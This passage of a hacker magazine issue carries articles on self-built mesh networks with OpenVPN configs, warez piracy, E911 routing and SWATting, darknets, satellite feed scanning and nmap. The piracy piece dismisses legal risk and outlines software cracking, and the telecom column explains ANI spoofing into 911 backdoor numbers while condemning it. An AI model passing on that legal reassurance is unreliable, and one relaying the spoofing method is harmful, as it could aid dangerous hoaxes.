That gives me time to get out the door before Motion starts detecting. There are tons of other options that Motion has, such as streaming mpegs, but they are beyond the scope of this article. Returning to our problem of criminals secretly going through our residence, we have to assume that if your ISP is blocking outgoing traffic from your modem, then the miscreants will still have physical access to your system running Motion. That's a problem. If they can reboot your system using some sort of rescue CD, then they might be able to mount your hard drives, search for any jpegs and delete them. What to do?

A while back, I wrote an article for 2600 on loopback encryption on flash drives. You can now read it at `http://uk.geocities.com/➥osin1941`. But I think you get the idea. Using the loopback device, you can create an encrypted filesystem to write the images. Without knowing where to look, any state-supported criminals will not spend that much time looking for your images. And rebooting the machine with a Linux rescue CD won't help them unless they know the password to mount the encrypted file system. Also, there are other open source programs, such as TrueCrypt, out there that let you do the same thing as the loopback encrypted filesystem but on-the-fly. I highly suggest you take the time to acquaint yourself with the various options you have available to you.

It is unlikely that the current state of affairs will ever lead to the repeal of secret warrantless searches. Once criminals get a certain amount of power, they never ever want to relinquish control and, short of an insurgency, it's very hard to break their grasp on our lives. But, armed with the right tools, we can make it harder for them to paint us as terrorists while they themselves excuse their own for similar conduct. And, since equal protection and treatment under the law is now a lie in the United States, it is up to us to start fighting back. I hope this article spawns more articles on leveling the playing field for those of us who don't have powerful friends.


SAVE HOTEL PENN

The home of the HOPE conferences is in danger of being torn down and replaced with a huge office complex. Help us fight to preserve the historic Hotel Pennsylvania, a vital part of New York City since 1919.

Join the discussion at talk.hope.net.

Keep updated at www.savethehotel.org.

Building Your Own Networks



by Casandro

As developments like data retention and censorship become prevalent, it might be wise to build new networks, networks that belong to the users. Back in the BBS days, people operated their own networks like FidoNet over the easily available but unfree telephone network. Today, the Internet is the new unfree network, plagued by companies who want to extort more and more money out of the users. So, it might be a good idea to build your own moderately-sized networks. Even if this won't solve any important problems in the world, it will still be fun.

In this article, I would like to compress all the information needed to do so. This article is a bit Linux-centric, but the ideas should be easy to convert to just about any operating system.

Well what's the obvious thing you need first? Connections. Today we have a lot of possibilities, from IP over carrier pigeon to fast fiber optic connections. The most practical of these are probably WLAN and VPN-Tunnels. The other thing needed is routing. So we need a routing protocol which is simple to use and available to anybody.

Let's start with the connections. Obviously the simplest connection is just an Ethernet cable. Configure the nodes just as usual, and there you go. For larger distances, it might be wise to use WLAN devices in ad-hoc mode. This is probably best explained by an example. Let's assume our wireless device is named wlan0. You can find out its name and settings with the `iwconfig` command. Setting up the device can be a bit tricky. You will need the following commands:

```
iwconfig wlan0 essid "NetworkName"
➥ channel 6 mode ad-hoc commit
ifconfig wlan0 10.111.4.5 netmask
➥ 255.255.255.0
```

The first line sets the wireless device's channel and network. The second command assigns the IP address 10.111.4.5 and netmask 255.255.255.0 to the device. The other wireless devices on the network would have to be in the 10.111.4.x range, with x between 1 and 254. On some cards you will have to first execute an `ifconfig wlan0 up` command to turn on the device. Please choose the IP addresses as randomly as possible to avoid collisions. If you notice that an IP address or range is already taken, use another address.

VPN Tunnels are a bit harder to set up. There are a number of technologies for this, but we'll focus on OpenVPN because it is available for most platforms and easy to set up, at least in shared key mode. First you need to create a key:

```
openvpn --genkey --secret some
➥ file.key
```

This stores the shared key in the file somefile.key. Obviously, you could use any file name for this. This key has to be copied to both ends of the tunnel. OpenVPN then needs a configuration file which tells it what to do. Here's an annotated example. First, the server's configuration file:

```
port 1117  #Be sure to have this UDP
➥ port open to be accessed
➥ from the client
dev tun
# internal server Adr. client address
ifconfig 172.24.13.11 172.24.13.12
# name of your keyfile
secret somefile.key
# periodically send some packets to keep
➥ the connection alive though routers
keepalive 10 120
comp-lzo # compress the data.
```

And the client's:

```
remote nameorip.ofyour.server.org # This
is the IP or ➥domain name of your server
port 1117  # The same as on your server
dev tun
# internal client adr.  server address
ifconfig 172.24.13.12 172.24.13.11
# name of your keyfile
secret somefile.key
# periodically send some packets to keep
➥ the connection alive though routers
keepalive 10 120
comp-lzo # compress the data.
```

As you can see, there are two differences between the server's and the client's configuration files: the client's file has an additional `remote` line, and the `ifconfig` lines have the IP addresses in reverse order. Again, please choose the internal addresses randomly, to avoid collisions. Be sure to always use private addresses.

To start openvpn, just type `openvpn ➥--config your_config_file.conf`. Start openvpn first on your server, then on your client. Most distributions already have init files to start openvpn automatically on boot-up. These often only support one tunnel. If that is enough for you, you can try to use that.

Now, you need to set up the routing. For this we will use OLSR as provided by `olsrd`. This is now probably the most popular daemon for wireless meshed networks. I prefer the 0.5

series as it is considerably more stable than the 0.4 one.

To make it work, you might need to change a few settings in the configuration file,

```
olsrd.conf:
UseHysteresis                no
LinkQualityLevel             2
```

In the interface section of the file you need to uncomment the line

```
Ip4Broadcast         255.255.255.255
```

and adapt the Interface line to include all your network interfaces. In my case that is:

```
Interface "tun0" "tun1" "tun2"
➥"tun3" "tun4" "tun5" "tun6"
➥"tun7" "tun8" "eth0"
```

Now you can simply start olsrd by typing `olsrd -d 2` on the console. After a short while, the links' status messages should appear. Once you seem to be connected to your peers, you can type `route -n` to get a list of all the routes. Typically, you should get a line for every node in the network.

What if you have computers which cannot run olsrd, for example because they are routers or printers?

For those computers, you can use the host network announcement (HNA) feature. This feature tells the other nodes in the network that your node can reach computers that are not nodes.

In the Hna4 section of `olsrd.conf`, you will find an example of this. You will also have to tell the devices that they can reach the OLSR-managed network via your node. One easy way to do this is to set the devices' default gateway to your computer.

So, what could be accomplished with this? Of course, you could start by connecting your computer to your friends' computers and even to strangers'. Additionally, you could set up a wireless interface. With this, you will be able to offer network access to all members of the network, without having to offer Internet access. If nearby nodes also have wireless devices, they can also form a connection and build a network. Wireless networks were the original application for olsrd. In Berlin, there is such a wireless network consisting of several hundred nodes.

In the dormitory I live in, we have some wireless nodes. Roaming works rather well. You can walk throughout the building and keep your IP address despite being in a different point of the network topology.

As described, this network does not include internet access. If you want to provide it, you have several possibilities. The simplest and most elegant is to set up NAT on your node and use a HNA entry to 0.0.0.0 0.0.0.0 in your `olsrd.conf`. Nodes to which your node is the closest internet gateway will automatically use your connection. There can be several internet gateways; however, be aware that if network topology changes cause you to change your gateway, then stateful protocols like TCP might break.

Another way is to use proxies. For example, I run an anonymity proxy on one of my nodes. This works fairly well if you only want to do web-browsing, as you must manually select your gateway in your web browser.

A good compromise might be to create another VPN tunnel to the internet. This would potentially allow you to have unlimited internet access.

To further obscure the network topology and therefore the position of servers of the network, it might be desirable to install those servers on virtual machines. You could then just migrate the server from one location to another.

I already operate a small network consisting of 3 permanent nodes plus some extra nodes fading in and out. If you want to connect to it, I am willing to give a tunnel to anyone who is willing to give some tunnels to others.

Automation

In order to save you from having to do a lot of monotonous work, I have written a few scripts.

The script `search_ip.sh` first gets a random address from the private address range. If we did not check, there would be a rather high chance of collisions. This is a traditional birthday paradox. Keep in mind that, in addition to this high chance, there is also probability of not recognizing that an IP address is already taken.

When an apparently free IP address is found, the script `write_configuration_files.sh` is executed. This script creates a server and a client configuration file as well as the shared key file and neatly packs them into two zip files, one for the server and one for the client. Please edit the settings at the top of this file to suit them to your needs.

`getkeys.cgi` is a "key dispenser". It gives out a different key file for every request. If you have a very fast computer with a fast connection to the internet, you could use the first script to create a few hundred configuration files and use the cgi-script to get them to your peers.

Be sure to not leave your key files world readable. Not only could they be read by just about anybody on your system, but also OpenVPN will refuse to start.


So, let the fun begin.

References:

- *olsrd: http://www.olsr.org*
- *Birthday Paradox: http://en.wikipedia.org ➥/wiki/Birthday_paradox*
- *Large olsrd WLAN-mesh in Berlin (in German): http://www.olsrexperiment.de/*

The scripts mentioned in this article can be dowloaded from the 2600 Code Repository at http://www.2600.com/code/

Pirates of the Internet



by black_death
blackdeathx@gmail.com

Yo ho ho and a bottle of caffeinated beverages! We hear about them on the news: evil nerds that make those poor multi-billion dollar record companies and movie studios lose money. But who are pirates really? I'm sure that many people who read this magazine are pirates too, whether you distribute intellectual property or you simply download MP3s. Whether you do or not, this article will be insightful.

I wrote this article because of an article on piracy from the Summer 2004 issue of *2600* that I remember, not because it inspired me but because it was so bad. I was also inspired by how uninformed or just plain ignorant the guys who write for news shows are. Hopefully, my article will shed light on something that few people, not even other hackers, know much about. In this article, I will go into detail about how piracy works. I know that a lot of you guys will know most of the terms but I will define them anyways for the newbies.

Music

This is probably the simplest as well as the most widespread form of piracy; it is also the one you are probably most familiar with. The pirate extracts songs from a CD, which is called ripping them. This can be done either from the official CD on the day of its release or in advance if the pirate works for the record company. Then, the songs are converted to the MP3 audio format, most commonly at a bitrate of 128 kilobits per second, which makes files of relatively low quality. Finally, these new files are put in the "Shared Folder" of the user's peer-to-peer (P2P) program. That's it; the P2P program automatically shares the files with anyone who requests them, so the user doesn't have to worry about anything. Each person who downloads a file also begins sharing it, so even more people can download the file and at faster speeds.

You may have heard on the news about people getting sued by the RIAA, which is an organization representing the four largest American record companies, and some of you might be worried about being sued, but here's my advice: don't worry; they don't have shit on you. That's right: the way these guys "catch" you is by searching for a selected MP3 file of one of the artists they represent and then sending out letters to the households using all of the IP addresses that show up. The same IP is usually shared by several different households even you don't factor in WiFi and the fact that they can't prove who was using the computer. (A robber could've broken in to use your high speed connection because he has dial up, downloaded music, and saved it to their iPod.) If you're still worried, however, download a program called Peer Guardian. It's free and it blocks anti-P2P companies' and government organizations' IPs from connecting to you. Without going on a rant, I'd just like to point out that the record companies have actually made more money since P2P became big: record sales may be down, but internet sales are way up. Also, they barely pay the musicians anything; if it wasn't for ASCAP and BMI giving the artists performance fees for radio play, covers, and the like, most musicians seriously would be dying of hunger.

Movies

If you live in Asia or a large city with a predominantly Asian area (a "Chinatown") in it, then you've probably seen people selling pirated movies. Where do they get them from? Most pirated DVD salesmen download the movies from Torrent sites like Torrentspy and Mininova. This is very easy to do, but the salesmen make money off the chumps who don't know how to do it by selling the movies for anywhere from $1 to $5 each. The movies are usually in VCD format, which is like DVD but lower quality, which can fit on a CD-R, and which can be played on any DVD player. But where those torrents come from is a more interesting story.

Usually the movie is captured by someone sitting in the movie theater with a camera. This was once done very poorly, but now it's usually done with a tripod and an empty theater. These are called "Cam" releases and usually come out the day of the movie's release, but they are also are usually of bad quality. There is also another method called "Telesync" which is basically the same as Cam, except the audio comes through some direct input such as a headphone jack, rather than the camera's microphone. They are also usually better quality than their Cam counterparts. If a movie is very popular, especially among the the white male 14-30 demographic that most often downloads these files, then sometimes a DVD Screener will be released one or two weeks later. These files, sometimes just called "Screeners", are DVD rips made from a DVDs of the movie that are given out only to certain people in the film industry but which then get leaked. Regardless of how the movie was captured, the release group then converts the movie to an XviD file, which is a high quality video format, better than DVD, but which can mostly only be watched on computers and some DVD players, or alternately to VCD format as BIN/CUE disc image files which can be burnt to CD. The files are then distributed as a torrent.

A torrent is a file containing information about which files to download from which BitTorrent

tracker. It basically works the same way as P2P programs, but instead of using Ares or Limewire to search, you use a website. The torrent files are found on torrent websites which either have their own tracker, like . Torrentspy does, or search multiple trackers, like Isohunt does. These are public torrent sites; there are also private torrent sites which you can join by invitation only. On private trackers, the quality of the file you download is usually better and the download usually goes faster, you also have to maintain a certain ratio of how much data you download to how much you upload, and you also have a lower selection of files, unless it's an enormous site such as Oink.

Software, Games, and Other

This is the form of piracy most of you are unfamiliar with because it is the most complicated. Don't get me wrong: it's not complicated; it just seems that way to the average person. Software is usually distributed as a trial version of the software and a crack. A crack is often a modified main executable of the program which bypasses the licensing system, though sometimes all you need a serial number or license key. Games usually come as the full game ripped from the official CDs with the copy protection cracked, plus a serial number or a program that generates serial numbers. Sometimes you'll also get a NoCD program, which is the same as a crack but instead of bypassing the licensing system, it bypasses the system that checks whether the game CD is inserted or not. However, if the game came as CD-ROM disc image files, then you can use a Virtual CD program like Daemon Tools to emulate an actual CD drive instead.

Cracks, key generators, NoCDs, and the like are made by people known as crackers. The crackers use debuggers like OllyDbg and IDA Pro to disassemble the original program's assembly code. They then modify this code with a hex editor such as Hiew or FlexHex. Commercial software programs often try to prevent this by using software protection systems such as Armadillo, ASProtect, or WinLicense, but most crackers can get around these protection systems anyways. There are sites out there that have databases of cracks and serials, but today these sites are so filled with adware and malware they're not even worth visiting unless you really know what you're doing.

Back in the day, warez used to actually be uploaded to one's own FTP or HTTP server or to a hacked server. Now, however, almost everyone uploads to a site called Rapidshare or to one of its many clones like Megaupload. These sites were cool at first but they have wait times of up to a minute before you download can the file you want. This can be bypassed, but a lot of the time it's unsuccessful. Also, because the sites usually limit uploaded files to 100 MB each, warez downloads are usually in 100 MB RAR parts. RAR files are compressed archives similar to ZIP files. The download sites, however, have created something called premium accounts, where you pay monthly for an account that can download an unlimited amount of files without wait times and with prioritized speeds. These premium accounts are often used almost like a currency on warez forums.

Warez forums are internet forums where warez downloads are posted. Most of these downloads, however, are taken from DDL sites, which I'll talk about later. Warez forums have sections for chatting just like other forums; they also have "VIP" sections, which you gain access to by having a certain amount of posts or, more commonly, by donating to the site. These VIP sections supposedly contain rare, high-quality files, but most of the time these sections are disappointing and not worth your money or posting time.

Warez forums used to have very good potential, but now everyone uses DDL sites or torrent sites. This is because all the big Warez forums are currently owned by morons. One example is a forum called WTalk: it started as a very good forum, not because of the admin but because of the powerful and smart people he knew. After a complicated series of events, the administrator banned the people who were the most integral to his forum, and slowly everyone else who was important to the community started to leave or get banned. After a while, the only people left were so childish and stupid ("noobs") that they could relate to the admin. Since everyone with double-digit IQs has left, the only people left to give the administrator advice are the ones as stupid as or stupider than him. They suck up to him, so all his hair-brained ideas have resulted in even lower-quality members and even in more noobs; this is a process I call "Reverse Natural Selection". On top of all, he has also secretly kept a log of his members' passwords, which are supposed to be encrypted, and he's used his members' donations for the site to buy new MacBooks, iPods, and so on. This stupidity and corruption is common among many warez forum admins, though not usually to this degree.

Sorry for my little rant. Anyways, back on topic: DDL sites are websites where the links to downloads are submitted and then displayed as thousand-page lists of software titles. They also, of course, have a search bar. The biggest DDL sites are Katz and PhazeDDL. The sites that submit their links are either actual websites or warez forums, but, either way, they both use Rapidshare most of the time. Also, if you search for a file on a DDL site, most results you get will be redundant: the same Rapidshare link over and over, just with different people getting ad revenue or members.

Conclusion

Warez has come a long way from the "Don't copy that floppy" era, to the rise and fall of Napster and Kazaa, to Torrents, and to people selling something that is supposed to be free. Who knows what the future holds? Maybe one day you'll be able to download physical objects, but what I know for certain is that, right now, warez is at a high point for quantity and low point for quality. It will take something big to fix it. I hope you enjoyed my article and learned something from it. I hope to write for *2600* again.

About me: I have been an active member in the warez community for several years now and sometimes I contribute to the Wikipedia article on warez. I have my own warez forum. It's small but with it, I'm trying to battle the flaws of other warez forums I mentioned earlier in the article. You can visit it at `http://www.kronikfilez.com/`.



Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's hard to believe that it's already winter, but the Cascades are covered in snow and ski racks are on almost every car. This is a time of year when a lot of emergencies happen, and the telephone system plays — now more than ever — a vital part in emergency response.

These days, 911 is the virtually universal way throughout the U.S. and Canada to summon the police, fire department, or an ambulance (sometimes all three at once). There is an extremely detailed and rigorous set of standards around how 911 systems and facilities are designed and constructed, and the standard-setting organization is the National Emergency Number Association (NENA).

When you dial 911, the telephone switch invokes an SS7 route that has been specially configured for this purpose. In most cases, your call will be routed over a dedicated trunk to a dedicated 911 switch (although in some areas this is a shared tandem switch — not the recommended configuration but it's better than nothing). The 911 switch looks at your inbound ANI and, based on that, routes you to the appropriate Public Safety Answering Point (PSAP) via a dedicated trunk. At this point — only a couple of seconds after you placed the call — the call answerer will inquire "911, what's your emergency?"

The information available to the 911 call answerer is dependent upon the 911 infrastructure in your area. In most cases, this will be some form of Enhanced 911 (E911), the current standard (most recently updated in 2004). At the network level, E911 consists of a voice circuit (over which you communicate with the call answerer) and a data circuit. The data circuit (which is private, runs a proprietary protocol, and isn't connected to the Internet) is a redundant dedicated connection to an Automatic Location Identification (ALI) database.

Basic 911 provides only a voice connection to the PSAP, with no other identifying data. While call takers have the ability to trace calls, it requires a call to the local phone company which can take up to ten minutes. The limitations of this system are evident when 911 calls are received from people who are disoriented or experiencing medical emergencies and may be unable to answer many questions or even provide the location from which they are calling.

In an effort to solve this problem, the E911 standard was developed. E911-capable PSAPs use Automatic Number Identification (ANI) data to identify callers. Based on this data, your phone number will display on the call answerer's console. The E911 system will also query the ALI database based on your ANI data. In most cases, this database is maintained by Intrado, Incorporated (a private company) and contains CNA (Customer Name/Address) data for nearly everyone in the United States

with a phone — even including unlisted numbers (I bet telemarketers would love to get their hands on this). Newer revisions of E911 include the ability to provide GPS location data for wireless phones, and this data is also obtained via the ALI database. However, these capabilities are fairly new and not yet widely deployed.

While the 911 system is incredibly useful and has saved many lives since it was originally deployed in 1968 (in Haleyville, Alabama and Nome, Alaska of all the random places), it wasn't originally designed to work with newer telecommunications services such as VoIP, wireless phones, and CLECs (Competitive Local Exchange Carriers). These have exploded since the Telecommunications Act of 1996 largely deregulated telephone service, creating both challenges and security vulnerabilities in the 911 system.

VoIP services in particular have illustrated practical vulnerability in the E911 system. Recently, a group of highly unethical phreaks (one of whom was known years ago as "Magnate") was arrested for engaging in an activity called "SWATting." This exploited a little known and multi-tiered loophole in the E911 system.

In case you haven't heard what "SWATting" is, it involves spoofing someone else's ANI when calling a 911 "backdoor" number. Every PSAP in the 911 system has a "backdoor" number by design. These are used by operators to connect you to emergency services if you dial "0" instead of "911" for help. They can also be announced as the emergency contact number via the Emergency Alert System (of "This Is A Test" fame) in the event of a failure in the 911 switch or trunks (this actually happened a few years ago in Seattle). The unethical caller can then describe a violent kidnapping or other situation likely to provoke a SWAT team dispatch by the 911 call taker, who has no idea that the apparent caller is actually the victim of a cruel (and very dangerous) hoax.

Back in the good old days of Ma Bell, nobody could touch the SS7 network except for loyal card carrying CWA union technicians. These days, any idiot with an Asterisk box and a sleazy VoIP provider based in Romania effectively has full SS7 control and the ability to impersonate any ANI they damn well please. This is because with certain VoIP providers, any TNI data that you configure in your VoIP PBX is accepted as gospel by the VoIP carrier, and is sent to the PSTN as both CLID and ANI data. Congress is worried about spoofing Caller ID, but that's small potatoes in my mind — most of the shenanigans around spoofed CLID data are harmless pranks. ANI spoofing, on the other hand — especially when mixed with 911 — is the real problem. If anything damn well ought to be more illegal than it already is, it's this!

And that's the end of my curmudgeoning here from the Central Office, at least for this ski season. Stay in bounds, stop in place if you experience a whiteout, and always keep your mobile phone charged to call the ski patrol!

Links

`http://www.nena.org` – National Emergency Number Association, the standard-setter for 911 systems.

`http://www.qwest.com/wholesale/pcat/911.html` – Qwest 911 interconnection and product offerings for filthy CLECs. This site contains links to many excellent diagrams of Basic 911 and E911 call routing topologies, which incompetent CLEC technicians could never understand.



DARKNETS

by WillPC
willpc@hushmail.com

The Beginning of the End

In the beginning, there was the Internet. Everyone happily connected to it, and swapped information freely, without concern for privacy or safety. But soon, this began to change. The fascist regime began to pass legislation, shackling once-free information, and spying on the once-free people. The lightnets were shut down by law enforcement or legal action. Even the decentralized networks, such as BitTorrent trackers, fearing attack, began to become seclusive and private.

The Technology

This new wave of totalitarianism calls for the next generation of file sharing technologies, darknets. Thus far, there have been, roughly speaking, three generations of file sharing technologies, each with a fundamental flaw leading to its demise. The first generation was the centralized and semi-centralized lightnets, such as Napster and even the World Wide Web. However, due to their centralized nature, they were shut down by criminal charges or legal action of some kind. The second generation consisted of decentralized networks, such as gnutella and BitTorrent. Although the decentralized networks are a great improvement over the centralized networks of yesteryear, they, like their ancestors, are flawed. Decentralization was created to combat the legal attacks which destroyed networks like Napster. However, many things were overlooked in their design, namely anonymity and encryption. In the wake of ISP monitoring and RIAA lawsuits, decentralization is not enough. Individuals are being targeted, in order to spread fear.

The Resistance

The third generation of file sharing software is the most important: darknets. A darknet is a private encrypted virtual network for a small group of people. The goal of a darknet is a small, completely encrypted network, completely invisible to anyone who doesn't know about it. Not even your ISP can tell what files are being moved through the heavily encrypted darknet.

Motivations for a Darknet

There are several advantages to darknets. In a small network, with only trusted users, IP farming techniques used by the RIAA and similar organizations are useless. Darknets are heavily encrypted, so they are immune to ISP monitoring tools. Darknets can be "bridged" by users who belong to multiple darknets (see Small World Theory). Becuase darknets are small networks set up by groups who know each other, key distribution becomes a non-issue.

Darknets fix the vulnerabilities suffered by their predecessors, but not without expense. Darknets have one weakness: people. The security of a darknet is based on trust of those using it. Before you invite someone into your group, ask yourself if you really trust that person. Also, set strict rules regarding members inviting new people into your darknet. One lapse of judgment could compromise the security of your darknet. With a tight-knit group of people you trust, and weapons-grade encryption, darknets are the safest, most robust file sharing availible.

Building a Darknet


There are a number of ways to build a darknet. Unfortunately, there isn't much software available to do it. Freenet (`freenetproject.org`) and WASTE (`waste.sourceforge.net`) can both be used to create darknets. However, both of these create decentralized darknets. This may seem like a good thing, and in many situations it is. Before deciding on a decentralized network, take into account the size of your network, and how often people keep their computers running. Make sure there is a root node which will always be on, preferably with a static IP.

The second option is a centralized network. Unlike large centralized networks, darknets are not only small and private but also disposable. A larger darknet can be composed of smaller networks, with connections made through shared members, preferably connecting through some sort of proxy in order to protect the identities of the users. A centralized darknet could be constructed in a number of ways, such as an encrypted NFS drive and a secure connection like an ssh tunnel; an encrypted FTP service where each user is given an account which can write to the service; specialized software which uses a hub to cache data (I am writing such software); or a directory, such as a torrent tracker, where all the files are encrypted.

Peace.

Scanning The Skies





by GutBomb

The pursuit of knowledge and understanding of the way things works doesn't need to be limited to computers and telephones. We are being bombarded on a constant basis by microwaves from mobile phone towers, radio transmitters, television broadcast towers, and even from satellites thousands of miles above the earth's equator. These satellites are the focus of this article.

Using a system that only costs about $300, you can explore the exciting world of satellite TV broadcasts from the comfort of your own couch (and the roof of your house from time to time). Sports backhauls, news feeds, syndication uplinks, foreign programming, unbiased news, government propaganda, weather reports, internet access, totally free (free as in beer *and* as in speech) programming, and most importantly, a greater understanding of how the broadcast world works are already being blasted towards you every minute of every day, so why not have some fun?

The Clarke Belt

Television satellites are all lined up along the equator of the Earth. When seen from the Earth's surface, they form an arc across the southern sky known as the Clarke Belt, after science fiction pioneer Arthur C. Clarke. The arc contains over 80 satellites that usually have a name identifying them and a number that corresponds with the longitude meridian they are on. For example, the main Dish Network satellite is known as Echostar 6/8 and it sits in a geosynchronous orbit over the 110 degrees West longitude line. It is often referred to as 110w (read one-ten-west).

Broadcast Bands

There are three commonly used broadcast bands used for satellite television distribution. The Ku-band is the most common method of satellite broadcasting in the country. It is used by both major direct-to-home satellite services (DirecTV and Dish Network) as well as by independent satellite bandwidth providers. Ka-band is a newer technology that has been used for years to distribute satellite internet access and satellite radio but which has recently started making inroads to video distribution. Finally, there is classic C-band, which the major networks use for distributing their channel feeds to other satellite providers and cable companies. C-band requires very large dishes, the smallest of which are nearly 6 feet across. Ku- and Ka-band signals can be pulled in with much smaller dishes, approximately 30 inches across, which are easily mounted on a roof or wall.

Video Standards

Much of the available video up there is now digital. Over the past ten years, most analog video has disappeared on the Ku-band, but you can still find a bit available on C-band. In the case of video distribution, digital does not always mean better. A good standard definition feed on C-band will almost always be better than a digital feed of the same channel because it is the master feed. By the time it reaches your cable or direct-to-home satellite system, it has been encoded digitally, compressed, and bit-starved to the point of looking like a pixelated mess. Analog, however, is a huge bandwidth hog, and prone to interference, so along the way, things progressed more to providing digital feeds. An analog channel takes the same space as up to 20 digital channels, and when satellite providers can provide more bandwidth for channel distribution, they get more money from channel producers. Analog programs are just regular NTSC feeds in North America, and can be picked up by cheap analog receivers.

In the digital realm, the possibilities of what you can find expand greatly. So do the difficulties in initially finding the signal and the expense in getting proper equipment. The main digital standard used for satellite TV in North America is called DVB-S. Most of the world uses DVB variants for their digital television distribution, such as DVB-S for satellite, DVB-T for terrestrial, and DVB-C for cable. In North America we use ATSC for digital terrestrial, and QAM for digital cable.

Equipment

The bare minimum setup you would need to get started is a satellite dish, a TV, and a satellite receiver. The dish is usually a parabolic dish that sits on a mast, with an arm shooting out from the bottom which holds the eye pointing back at the dish. This eye is called a LNB (Low Noise Block). There are a few types of LNBs available. A DirecTV/Dish Network dish contains a circular LNB. Circular refers to the shape of the microwaves being beamed towards it. Circular LNBs pick up spiral shaped beams. These are beamed out at very high power, so the dish itself doesn't need to be very big to pull in the signal. Unfortunately, these LNBs aren't suited to picking up the really cool stuff out there, and the dishes they are attached to are a bit too small, usually between 18 and 20 inches.

For the cool stuff, you will need a linear LNB.

The term linear, like circular, refers to the type of beam it takes in. Linear beams are less powerful and more prone to weather interference, so they require larger dishes. A certain type of linear LNB that can attain frequencies slightly lower than a regular linear LNB is called a universal LNB. The disadvantage to universal LNBs is that not all switches are compatible with them. There are plenty of newer switches, however, that work perfectly, and if you have a single dish system, then you most likely won't need switches anyway.

If you have more than one LNB that you want to connect to your receiver, then you will need to obtain a switch. The best switches to use are called DISEqC switches. (I have no idea how to pronounce this out loud. I say 'diz-e-q-c,' but I am probably wrong.) You can hook four LNBs into the switch, and then just run a single cable down to the receiver.

The LNB I prefer is called the Invacom QPH-031 and you can pick it up for about $80 at any of a number of shops on the internet. It can pick up both circular and universal beams and has two outputs for each. An LNB this fancy is not necessary, however; a cheap $15 universal LNB would be fine for a beginner just getting started.

The dish is an important consideration. A small 18-inch dish won't really do for us, because there are only a few channels available to us legitimately without subscribing to or decrypting an encrypted signal. (This is possible, but not the focus of this article.) Ideally, the best dish to get started with would be 30 inches or larger. I opted for a Fortec FC90P 90cm (36") dish. The dish will come with a mast that you can mount on your roof or on a wall, the reflecting dish, and the LNB arm, but you will have to supply the LNB yourself. This dish will set you back about $100, including shipping.

The receiver is where stuff gets really fun, at least for me. I personally have two receivers. The first is a digital DVB receiver, and then I loop out from it to an old analog receiver. For digital, you have many choices, and unfortunately the market is a bit saturated right now, because these digital receivers can also be used for not-so-legitimate purposes. If you only want to be legit, I recommend the Pansat 2500A receiver. Though it is now discontinued, there are tons of them available on eBay for about $50-$70. It has a very reliable blind-scan feature, which is essential for finding wild feeds.

If you are looking for analog, you may have a much harder time finding a receiver, because they are old and rare. I recently found an analog satellite receiver from the '80s with which you can just dial up the entire map of frequencies, for only $32 shipped. I didn't have a C-band setup so there wasn't very much to find, but the things I did find were pretty interesting: some soccer, college basketball, an outdoor ice hockey game played on a pond, and an FBI training video. Any analog satellite receiver from the Uniden Supra line is highly recommended.

Finally, the last piece of equipment you really won't want to live without is a dish motor. This motor will tilt and pan your dish automatically, so you don't have to go up on the roof every time you want to look at a different satellite. A motor can be found online for about $100. You put your dish on the motor, put the motor on the mast, and point the entire assembly to the satellite closest to true south from your current position. Once you peak your signal there, you can use a feature of the Pansat called USALS that will automatically track the other satellites across the Clarke Belt based on that initial true south positioning. It's amazing to see it in action. My motor of choice is the Stab HH90.

Let's Scan the Skies

Here is where the magic happens. You've got your system all set up, your dish is pointed to true south, you've got your USALS all set up, and you've got your remote in hand. The fun in this is figuring it out, so this won't be a how-to. To point you in the right direction of satellite positions, I recommend `http://www.➥lyngsat.com`, a listing of satellites around the world and the channels that they contain. Using your receiver, you will tell your dish to point at a specific satellite based on its position (such as 97 degrees West) and blind-scan it. "Blind-scan" will find all channels on the satellite, including full-time channels, data feeds, radio channels, and wildfeeds. Wildfeeds are on-the-spot news reports that are being sent back to the network, which include times when the reporter is "off the air" while their hair is being fixed, they practice their lines, or have candid conversations with the camera crew. You may also find training videos that are broadcast to government agencies and schools around the country. If you're a sports fan, you'll love the sports wildfeeds, which are direct from the stadium broadcasts before they go back to the network. You'll sometimes find these without graphics, commercials, and, more rarely, even without the annoying commentators!

News feeds show up a lot on SBS6 (74w), NASA TV is available on 119w with a circular LNB, and PBS has some network feeds on AMC3 (87w). Aside from wildfeeds, among the other programming available on these satellites (especially 97w) is a ton of foreign programming. You can get an international perspective on news, hit Bollywood movies, sports that aren't normally aired in this region, and just a huge dose of international culture. The real fun is exploring, so I'll leave you to it!

Conclusion

There are tons of things waiting for you to find them up there. Finding something strange and interesting gives me an awesome feeling, and I feel better knowing that I've explored the system enough to gain a greater understanding of the satellite world as a whole. For more information on the topic, check out these great links:
Lyngsat Satellite Index: `http://www.➥lyngsat.com`
Satelliteguys FTA/MPEG Forum: `http://www.satelliteguys.us/free-➥air-fta-discussion/`

Shout outs: sxtxixtxcxh, trollsb, my lovely wife Hypher, and JemsTV who helped me out with this article.



Essential Security Tools

by Gr@ve_Rose

Over the course of my career in network security, I have come across a lot of security tools, most of which may already be familiar to people reading this article. Some of you may be a lot more adept with them than I am. With this article, I am hoping to lay groundwork for these tools which people can then build upon. For each tool, I will present where to find it, what it does, how and when to use it, and other tidbits of information which may come in handy.

Name: nmap
Where: `http://insecure.org/nmap/`
What: nmap (Network Mapper) is probably one of the most recognizable names of programs when it comes to network security. Supporting both IPv4 and (some) IPv6, nmap has become a staple for anyone working in network security. It is most commonly known for its port scanning abilities and its ability to customize the scans.
When: nmap comes in very handy for a number of purposes. Vulnerability assessments, penetration tests, testing firewall rules, testing (H/N)IDS functionality, and network audits are the main ones which come to mind off the top of my head, although I'm sure many of you out there have used nmap for other purposes as well.
